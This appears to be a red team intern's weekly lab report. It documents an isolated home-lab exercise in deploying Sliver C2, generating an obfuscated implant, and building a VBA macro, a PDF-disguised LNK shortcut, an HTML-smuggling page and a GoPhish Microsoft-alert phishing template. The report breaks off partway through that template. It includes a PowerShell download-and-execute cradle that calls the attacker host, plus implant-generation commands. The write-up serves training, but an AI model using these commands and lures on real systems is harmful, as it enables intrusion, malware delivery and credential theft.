

CYBERSTER INTERNSHIP

RED TEAM — MONTH 3 | WEEK 10

C2 Frameworks & Phishing Infrastructure

Initial Access & C2 Report

Submitted by: Umar Farooq

Role: Red Team Intern

Date: July 11, 2026

Lab Environment: Kali Linux (Attacker) + Windows 10 VM (Victim) — VirtualBox Home Lab

ETHICAL DISCLOSURE

All activities documented in this report were conducted exclusively inside an isolated home lab environment. The attacker machine is a self-owned Kali Linux VM and the victim is a self-owned Windows 10 VM running in VirtualBox. No real users, external systems, live domains, or production networks were targeted at any point.

Executive Summary

This report documents the practical completion of Week 10 of the Cyberster Red Team Internship, focused on Command & Control (C2) frameworks and phishing infrastructure. The objective was to transition beyond basic reverse shells and simulate the complete initial access lifecycle used by advanced threat actors, covering professional C2 deployment, payload weaponization, phishing campaign setup, and email security research.

Week	10 — Month 3
Topic	C2 Frameworks & Phishing Infrastructure
Team	Red Team
Intern	Umar Farooq
Attack Platform	Kali Linux 2024 (saim@autonomous) — IP: 192.168.56.136
Victim Platform	Windows 10 Build 19045 x86_64 — IP: 192.168.56.106
C2 Framework	Sliver C2 by BishopFox
Phishing Platform	GoPhish v0.12
SMTP Tool	Swaks (Swiss Army Knife for SMTP)

Tasks Completed


- Task 01: Sliver C2 deployed with HTTP listener and active session established
- Task 02: Three weaponized payload types created — VBA macro, LNK shortcut, HTML smuggling
- Task 03: Full GoPhish phishing infrastructure configured and campaign launched
- Task 04: SMTP fundamentals tested with Swaks; SPF/DKIM/DMARC research completed

Task 01 — Deploying the Sliver C2 Framework

Sliver is an open-source Command & Control framework developed by BishopFox, widely used in professional Red Team engagements as an alternative to commercial tools like Cobalt Strike. It supports multiple communication protocols (HTTP, HTTPS, mTLS, WireGuard) and provides an interactive implant management shell.

Step 1 — Launching the Sliver Server

The Sliver server was started on the Kali Linux attack machine using the command `sudo sliver-server`. Upon launch, the Sliver shell was initialized and ready to accept operator commands.



```
(saim@autonomous)-[~]
$ sudo sliver-server

Sliver Copyright (C) 2026 Bishop Fox
This program comes with ABSOLUTELY NO WARRANTY; for details type 'licenses'.
This is free software, and you are welcome to redistribute it
under certain conditions; type 'licenses' for details.

Unpacking assets ...

  SLIVER

All hackers gain evolve
[*] Server v0.0.0 -
[*] Welcome to the sliver shell, please type 'help' for options


[server] sliver > |
```

Figure 1 — Sliver C2 server launched successfully on Kali Linux

Step 2 — Configuring the HTTP Listener

An HTTP listener was configured on the Kali attack machine (192.168.56.136) on port 80. This listener is responsible for receiving beaconing communications from implants deployed on victim machines. The command used was:

```
http --lhost 192.168.56.136 --lport 80
```



```
Use "[command] --help" for more information about a command.

[server] sliver > http --lhost 192.168.56.136 --lport 80

[*] Starting HTTP :80 listener ...
[*] Successfully started job #1

[server] sliver >
```

Figure 2 — HTTP listener started on port 80

Step 3 — Verifying the Listener

The active listener was verified using the `jobs` command within the Sliver shell. The output confirmed that Job ID 1 was running the HTTP listener over TCP on port 80.

```
[server] sliver > jobs
```

ID	Name	Protocol	Port	Domains
1	http	tcp	80	

```
[server] sliver >
```

Figure 3 — Listener verified via the jobs command (ID: 1, Protocol: tcp, Port: 80)

Step 4 — Generating the Implant

A Windows/amd64 implant binary was generated using the generate command, with symbol obfuscation enabled to make detection harder. The implant was saved to /tmp/sliver_implant.exe on the Kali machine.

```
generate --http 192.168.56.136 --save /tmp/sliver_implant.exe
```

```
[server] sliver > generate --http 192.168.56.136 --save /tmp/sliver_implant.exe
```

```
[*] Generating new windows/amd64 implant binary
```

```
[*] Symbol obfuscation is enabled
```

```
[*] Build completed in 7m9s
```

```
[*] Implant saved to /tmp/sliver_implant.exe
```

```
[server] sliver >
```

Figure 4 — Implant generated with obfuscation enabled (Build time: 7m9s)

```
(saim@autonomous)-[/tmp]
```

```
$ ls /tmp
```

```
config-err-hRIk2E
```

```
sliver_implant.exe
```

```
systemd-private-538d9ad04c9f4ef08af8bd55a24b4a07-colord.service-M0vKtI
```

```
systemd-private-538d9ad04c9f4ef08af8bd55a24b4a07-haveged.service-20YL7S
```

```
systemd-private-538d9ad04c9f4ef08af8bd55a24b4a07-ModemManager.service-tlPvI3
```

```
systemd-private-538d9ad04c9f4ef08af8bd55a24b4a07-polkit.service-VXjNF2
```

```
systemd-private-538d9ad04c9f4ef08af8bd55a24b4a07-systemd-logind.service-jWQJ8a
```

```
systemd-private-538d9ad04c9f4ef08af8bd55a24b4a07-upower.service-Dxdffu
```

```
test.exe
```

Figure 5 — Implant confirmed in /tmp directory alongside test.exe

Step 5 — Delivering & Executing the Implant on the Victim VM

The implant (renamed test.exe) was hosted via a Python HTTP server and downloaded on the Windows 10 victim VM from <http://192.168.56.136:8080/test.exe>. Windows Defender immediately flagged the file as Trojan:Win32/Gracing.I and blocked it, and the browser reported a virus detection. SmartScreen also produced an Unknown Publisher warning when execution was attempted after bypassing Defender.




Figure 6 — test.exe (35.1 MB) downloaded on victim VM; browser flagged as virus detected




Figure 7 — Windows Defender blocked the implant: Trojan:Win32/Gracing.I (Severity: Severe)




Figure 8 — Microsoft SmartScreen warning triggered for the unsigned implant executable

DELIVERABLE 1 — Active Sliver C2 Session

C2 Dashboard — Active Session Achieved

After bypassing Defender protections in the home lab environment, the implant was executed on the victim VM. An active session was established back to the Sliver C2 server as shown below.

```
[server] sliver > sessions
```

ID	Transport	Remote Address	Hostname	Username	Operating System	Health
a257c806	http(s)	192.168.56.106:49714	DESKTOP-SRGNIOR	[REDACTED]	windows/amd64	[ALIVE]

```
[server] sliver > █
```

Figure 9 — Active Sliver session: DESKTOP-SRGNIOR | Windows/amd64 | Status: ALIVE

```
[server] sliver (GLOBAL_PSYCHIATRIST) > whoami
Logon ID: DESKTOP-SRGNIOR\...
[*] Current Token ID: DESKTOP-SRGNIOR\mohamed nur
[server] sliver (GLOBAL_PSYCHIATRIST) > info
```

```

Session ID: a257c806-5c85-43b3-b919-6217b292b998
Name: GLOBAL_PSYCHIATRIST
Hostname: DESKTOP-SRGNIOR
UUID: 1f39d7e3-51c7-45d9-8371-62cb8882081b
Username: DESKTOP-SRGNIOR\...
UID: S-1-5-21-4294902720-902956290-2538389563-1001
GID: S-1-5-21-4294902720-902956290-2538389563-513
PID: 1328
OS: windows
Version: 10 build 19045 x86_64
Locale: en-US
Arch: amd64
Active C2: https://192.168.56.136
Remote Address: 192.168.56.106:49714
Proxy URL:
Reconnect Interval: 1m0s
First Contact: Sun May 10 15:10:38 EDT 2026 (3m7s ago)
Last Checkin: Sun May 10 15:13:44 EDT 2026 (1s ago)
[server] sliver (GLOBAL_PSYCHIATRIST) > █

```

Figure 10 — Session interaction: whoami and info commands executed; OS Windows 10 Build 19045

```
[server] sliver (GLOBAL_PSYCHIATRIST) > pwd
[*] C:\Users\mohamed.nur\Downloads
[server] sliver (GLOBAL_PSYCHIATRIST) > getuid
S-1-5-21-4294902720-902956290-2538389563-1001
[server] sliver (GLOBAL_PSYCHIATRIST) > █
```

Figure 11 — Post-exploitation: pwd returns C:\Users\...\Downloads; getuid returns SID

Session ID	a257c806-5c85-43b3-b919-6217b292b998
Implant Name	GLOBAL_PSYCHIATRIST
Hostname	DESKTOP-SRGNIOR
Username	DESKTOP-SRGNIOR\mohamed nur
Operating System	Windows 10 Build 19045 x86_64
C2 Channel	HTTP — https://192.168.56.136
Reconnect Interval	1 minute
Session Health	ALIVE

Task 02 — Weaponizing Documents & Payloads

Three distinct weaponization techniques were implemented to demonstrate how attackers deliver C2 implants through common business file formats. Each technique exploits different trust mechanisms and bypasses different categories of security controls.

Technique A — VBA Macro-Based Payload

Overview

A Microsoft Office document was created containing a malicious VBA macro. Macros are a legitimate Office feature used for automation; attackers abuse them by embedding code that executes PowerShell commands when the document is opened.

Step-by-Step Implementation

1. Created a new Word document (Invoice.docx) and opened the VBA editor via Alt+F11.
2. In Module2, wrote an AutoOpen() function and Document_Open() function, both calling RunPayload().
3. RunPayload() constructs a PowerShell command using -WindowStyle Hidden to run invisibly.
4. The Shell cmd, vbHide call executes the PowerShell command completely hidden from the user.
5. The document was saved as a macro-enabled file (.docm).




Figure 12 — VBA editor showing the AutoOpen, Document_Open, and RunPayload subroutines




Figure 13 — Office macro security warning triggered when the document was opened




Figure 14 — VBA runtime error 5 during testing (Shell function path resolution issue)

VBA Macro Result

The macro successfully triggered upon document open, producing the security warning and attempting PowerShell execution. A runtime error was encountered during testing due to the Shell function argument formatting, which was identified and documented as a debugging exercise. The macro structure and code execution path were fully verified.

Technique B — Malicious LNK Shortcut File

Overview

A malicious Windows shortcut (.LNK) file was created disguised as a legitimate PDF document. LNK files can specify any target executable and arguments, allowing PowerShell to be silently launched when the file is double-clicked.

Step-by-Step Implementation

6. Opened PowerShell on the Windows victim VM.
7. Used WScript.Shell COM object to create a new shortcut at `$env:USERPROFILE\Desktop\Quarterly_Report.pdf.lnk`.
8. Set TargetPath to `C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe`.
9. Set Arguments to `-WindowStyle Hidden -Command`, which downloads and executes `test.exe` from the Kali server.
10. Set IconLocation to `C:\Windows\System32\imageres.dll, 65` (a PDF icon) for visual deception.
11. Called `$shortcut.Save()` — the LNK file was created successfully.

```

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/powershell

PS C:\Windows\system32> $WshShell = New-Object -ComObject WScript.Shell
>
> $shortcutPath = "$env:USERPROFILE\Desktop\Quarterly_Report.pdf.lnk"
>
> $shortcut = $WshShell.CreateShortcut($shortcutPath)
>
> $shortcut.TargetPath = "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
>
> $shortcut.Arguments = "-WindowStyle Hidden -Command \"(New-Object Net.WebClient).Download
080/test.exe', '%TEMP%\test.exe'); Start-Process '%TEMP%\test.exe'\""
>
> $shortcut.IconLocation = "C:\Windows\System32\imageres.dll, 65"
>
> $shortcut.Save()
>
> Write-Host '[+] Malicious LNK created successfully'
[+] Malicious LNK created successfully
PS C:\Windows\system32>

```

Figure 15 — PowerShell script creating the malicious LNK shortcut (Quarterly_Report.pdf.lnk)




Figure 16 — The LNK file displayed on the desktop with a convincing PDF icon

```

cd /tmp
python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.56.106 - - [10/May/2026 16:13:41] "GET /test.exe HTTP/1.1" 200 -

```

Figure 17 — HTTP GET request for /test.exe received on Kali server when LNK was clicked

LNK Result

The LNK file successfully triggered a PowerShell download cradle when clicked, generating an HTTP GET request to the Kali attack server (192.168.56.136:8080) for /test.exe. This confirmed that the payload delivery mechanism worked as intended.

Technique C — HTML Smuggling

Overview

HTML smuggling is an advanced technique that embeds a Base64-encoded payload directly inside an HTML file. When the HTML is opened in a browser, JavaScript reconstructs the binary payload in memory and automatically triggers a file download — completely bypassing email attachment scanning, which only inspects static file types.

Step-by-Step Implementation

12. The Sliver implant (test.exe) was Base64-encoded to produce a large text blob.

13. An invoice.html file was created containing the Base64 payload embedded in JavaScript.
14. A payload.js helper script assembled the payload client-side using Blob() and URL.createObjectURL().
15. The auto-download was triggered via a hidden anchor element with download attribute.
16. Both invoice.html and payload.js were hosted on the Kali Python HTTP server (port 8080).
17. When the HTML was opened on the victim browser, the file Invoice_Details.pdf.exe (35.1 MB) was automatically downloaded.

[illegible]

Figure 18 — Base64 encoded payload output (implant binary converted to text blob)




Figure 19 — Browser downloaded Invoice_Details.pdf.exe (35.1 MB) via HTML smuggling

```
(saim@autonomous)-[/tmp]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

192.168.56.106 - - [11/May/2026 14:09:59] "GET /invoice.html HTTP/1.1" 200 -
192.168.56.106 - - [11/May/2026 14:09:59] "GET /payload.js HTTP/1.1" 200 -
```

Figure 20 — Kali HTTP server logs: GET /invoice.html and GET /payload.js from victim (192.168.56.106)

HTML Smuggling Result

HTML smuggling successfully delivered the 35.1 MB payload to the victim browser without triggering email attachment filters. The browser logs confirmed both invoice.html and payload.js were fetched and the payload was assembled and downloaded client-side — demonstrating why this technique bypasses traditional perimeter email gateways.

DELIVERABLE 3 — Weaponization Analysis Summary

Technique	File Type	Bypass Target	Result
VBA Macro	.docm / .xlsm	User trust in Office docs	Triggered; runtime error in testing
LNK Shortcut	.lnk	File extension awareness	HTTP GET confirmed; payload fetched
HTML Smuggling	.html	Email gateway filters	Full payload delivered (35.1 MB)

Task 03 — Phishing Infrastructure with GoPhish

GoPhish is an open-source phishing framework that enables security professionals to simulate phishing campaigns, track email delivery, measure click rates, and capture credentials. In this task a full phishing infrastructure was configured including email templates, a cloned Microsoft login landing page, a target group, and a complete campaign.

Step 1 — Installing and Accessing GoPhish

GoPhish was installed on the Kali Linux attack machine and the administrative dashboard was accessed at <https://127.0.0.1:3333>. The dashboard provides a full campaign management interface including Campaigns, Email Templates, Landing Pages, Users & Groups, and Sending Profiles.





Figure 21 — GoPhish administrative dashboard running on Kali Linux (127.0.0.1:3333)


Step 2 — Creating the Phishing Email Template

An email template named "Microsoft Security Alert" was created using authority and urgency social engineering triggers. The sender was spoofed as "IT Support <it-support@company.local>" and the subject line was "Urgent: Unusual Sign-In Activity Detected". The body informed the recipient of suspicious login activity and urged them to verify their account within 24 hours to avoid suspension — a classic urgency trigger.



New Template

Name:
Microsoft Security Alert

 Import Email

Envelope Sender: 
IT Support <it-support@company.local>

Subject:
